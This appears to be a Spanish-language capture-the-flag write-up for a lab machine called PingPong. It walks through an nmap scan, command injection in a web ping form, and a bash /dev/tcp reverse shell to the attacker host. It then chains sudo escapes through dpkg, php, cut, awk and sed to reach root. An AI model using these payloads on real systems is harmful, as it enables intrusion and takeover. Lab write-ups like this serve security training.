
WRITE UP (PINGPONG)


Comenzamos este write up como siempre levantando la máquina vulnerable.



Escaneo

Vamos a utilizar la herramienta **nmap** para hacer un escaneo de puertos con el comando:


"nmap -F 172.17.0.2"




Como podemos ver tenemos el puerto **80, 443 y 5000** abiertos.

Investigación

El siguiente paso es hacer una investigación del escaneo que hemos realizado. Vamos a abrir un navegador y vamos a buscar que encontramos poniendo la ip con el puerto **5000**, es decir: **172.17.0.2:5000.**



Encontramos esto, un lugar donde podemos ingresar texto, supuestamente para lanzar pruebas de ping. Vamos a probar a lanzar un comando a través de este cuadro, vamos a probar con ls. Entonces lo que vamos a escribir es 127.0.0.1; ls




Como podemos ver funciona y nos muestra los directorios de esta máquina víctima.


Intrusión

Vamos a lanzar una reverse shell a través de este cuadro ya que hemos visto que hemos podido introducir comandos.

Vamos a ponernos en escucha en nuestra máquina atacante con: **nc -nvlp 443.**



Y ahora en el cuadro de la web vamos a lanzar este comando para lanzar la reverse shell: **127.0.0.1; bash -c 'exec bash -i &>/dev/tcp/172.17.0.1/443 0<&1'**



¡Estamos dentro! Dentro del usuario freddy.

Escalada de privilegios

Primero antes de nada vamos a arreglar la terminal con estos comandos para poder realizar la escala de privilegios correctamente:

```
script /dev/null -c bash
control+z
stty raw -echo; fg
reset xterm
export SHELL=bash
export TERM=xterm
```

Después de esto vamos a lanzar el comando: **sudo -l**

```
freddy@bb75e80c2e81:~$ sudo -l
Matching Defaults entries for freddy on bb75e80c2e81:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User freddy may run the following commands on bb75e80c2e81:
    (bobby) NOPASSWD: /usr/bin/dpkg
freddy@bb75e80c2e81:~$
```

Vemos que el usuario **bobby** puede usar el binario dpkg, entonces vamos a la web que dejo a continuación y vamos a buscar este binario: https://gtfobins.github.io/gtfobins/dpkg/#sudo

```
sudo dpkg -l
!/bin/sh
```

Esto es lo que tenemos que lanzar, primero lanzamos la primera línea pero tenemos que ponerle otros parámetros para poder lanzarlo correctamente, como la ruta completa del **dpkg** y el usuario **bobby**.

Quedaría así: **sudo -u bobby /usr/bin/dpkg -l**

```
freddy@bb75e80c2e81:~$ sudo -u bobby /usr/bin/dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                          Version                       Architectu
re Description
+++-=============================-=============================-==========
==-=============================================================================
===
ii  adduser                       3.137ubuntu1                  all
   add and remove users and groups
ii  apache2                       2.4.58-1ubuntu8.1             amd64
   Apache HTTP Server
ii  apache2-bin                   2.4.58-1ubuntu8.1             amd64
   Apache HTTP Server (modules and other binary files)
ii  apache2-data                  2.4.58-1ubuntu8.1             all
   Apache HTTP Server (common files)
ii  apache2-utils                 2.4.58-1ubuntu8.1             amd64
   Apache HTTP Server (utility programs for web servers)
ii  apt                           2.7.14build2                  amd64
   commandline package manager
ii  base-files                    13ubuntu10                    amd64
   Debian base system miscellaneous files
ii  base-passwd                   3.6.3build1                   amd64
--More--
```

Vale en este punto tenemos que lanzar la segunda línea: **!/bin/sh**

```
ii  binutils-common:amd64          2.42-4ubuntu2                 amd64
!/bin/sh
$
$ whoami
bobby
$
```

Como veis en la primera imagen no hay un lugar donde escribir marcado, simplemente tienes que escribir y ya escribe el segundo comando, das enter y ya estás en el usuario **bobby.**

Seguimos con la escalada de privilegios hacemos: **sudo -l**

```
$ sudo -l
Matching Defaults entries for bobby on bb75e80c2e81:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User bobby may run the following commands on bb75e80c2e81:
    (gladys) NOPASSWD: /usr/bin/php
$
```

Vemos que el usuario **gladys** puede usar el binario php. Pues vamos a la página de antes y buscamos php:

https://gtfobins.github.io/gtfobins/php/#sudo

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Esto es lo que tenemos que lanzar, como antes, en el segundo comando en este caso tenemos que poner la ruta absoluta y el usuario al que queremos entrar.

```
bobby@1936b3e41fe3:/home/freddy$ CMD="/bin/sh"
bobby@1936b3e41fe3:/home/freddy$ sudo -u gladys /usr/bin/php -r "system('$CMD');"
whoami
gladys
```

Ya somos el usuario **gladys**, vamos a volver a lanzar: **sudo -l.**

```
gladys@1936b3e41fe3:/home/freddy$ sudo -l
Matching Defaults entries for gladys on 1936b3e41fe3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User gladys may run the following commands on 1936b3e41fe3:
    (chocolatito) NOPASSWD: /usr/bin/cut
```

Aquí vemos el usuario chocolatito con el binario cut, pues lo buscamos en nuestra página:

https://gtfobins.github.io/gtfobins/cut/#sudo

```
LFILE=file_to_read
sudo cut -d "" -f1 "$LFILE"
```

Esto es lo que tenemos que lanzar pero antes...

Vamos a lanzar el comando **ls /opt** ya que dentro tenemos esto:

```
gladys@1936b3e41fe3:/home/freddy$ ls /opt
chocolatitocontraseña.txt
```

Tenemos un .txt con la contraseña de chocolatito pero no tenemos permiso para hacerle un Cat.

Entonces vamos a hacer esto:

LFILE=/opt/chocolatitocontraseña.txt

sudo -u chocolatito cut -d "" -f1 "$LFILE"

```
chocolatitocontraseña.txt
gladys@1936b3e41fe3:/home/freddy$ LFILE=/opt/chocolatitocontraseña.txt
gladys@1936b3e41fe3:/home/freddy$ sudo -u chocolatito cut -d "" -f1 "$LFILE"
chocolatitopassword
```

Aquí nos muestra la contraseña del usuario chocolatito, vamos a hacer: **su chocolatito** y entramos a chocolatito.

```
chocolatitopassword
gladys@1936b3e41fe3:/home/freddy$ su chocolatito
Password:
chocolatito@1936b3e41fe3:/home/freddy$
```

Estamos dentro de chocolatito, repetimos **sudo -l**

```
chocolatito@1936b3e41fe3:/home/freddy$ sudo -l
Matching Defaults entries for chocolatito on 1936b3e41fe3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User chocolatito may run the following commands on 1936b3e41fe3:
    (theboss) NOPASSWD: /usr/bin/awk
```

Binario awk para el usuario **theboss**, buscamos en la web:

https://gtfobins.github.io/gtfobins/awk/#sudo

sudo -u theboss /usr/bin/awk 'BEGIN {system("/bin/sh")}'

```
chocolatito@1936b3e41fe3:/home/freddy$ sudo -u theboss /usr/bin/awk 'BEGIN {system("/bin/sh")}'
$
$
$ whoiami
/bin/sh: 3: whoiami: not found
$ whoami
theboss
```

Ya somos usuario **theboss,** vamos a volver a lanzar **sudo -l**

```
$ sudo -l
Matching Defaults entries for theboss on 1936b3e41fe3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User theboss may run the following commands on 1936b3e41fe3:
    (root) NOPASSWD: /usr/bin/sed
```

Ya vemos el final más cerca ya que con el binario sed podemos entrar como root. Lo buscamos en la web:

https://gtfobins.github.io/gtfobins/sed/#sudo

sudo -u root /usr/bin/sed -n '1e exec sh 1>&0' /etc/hosts

```
$ sudo -u root /usr/bin/sed -n '1e exec sh 1>&0' /etc/hosts
#
#
# whoami
root
```

Ya somos root!!!

En todo la escalada de privilegios seguramente tendrás una terminal fantasma, es decir que no vas a ver lo que escribes, así que recomiendo que abráis un bloc de notas y hagáis los comandos ahí, y después copieis y pegueis.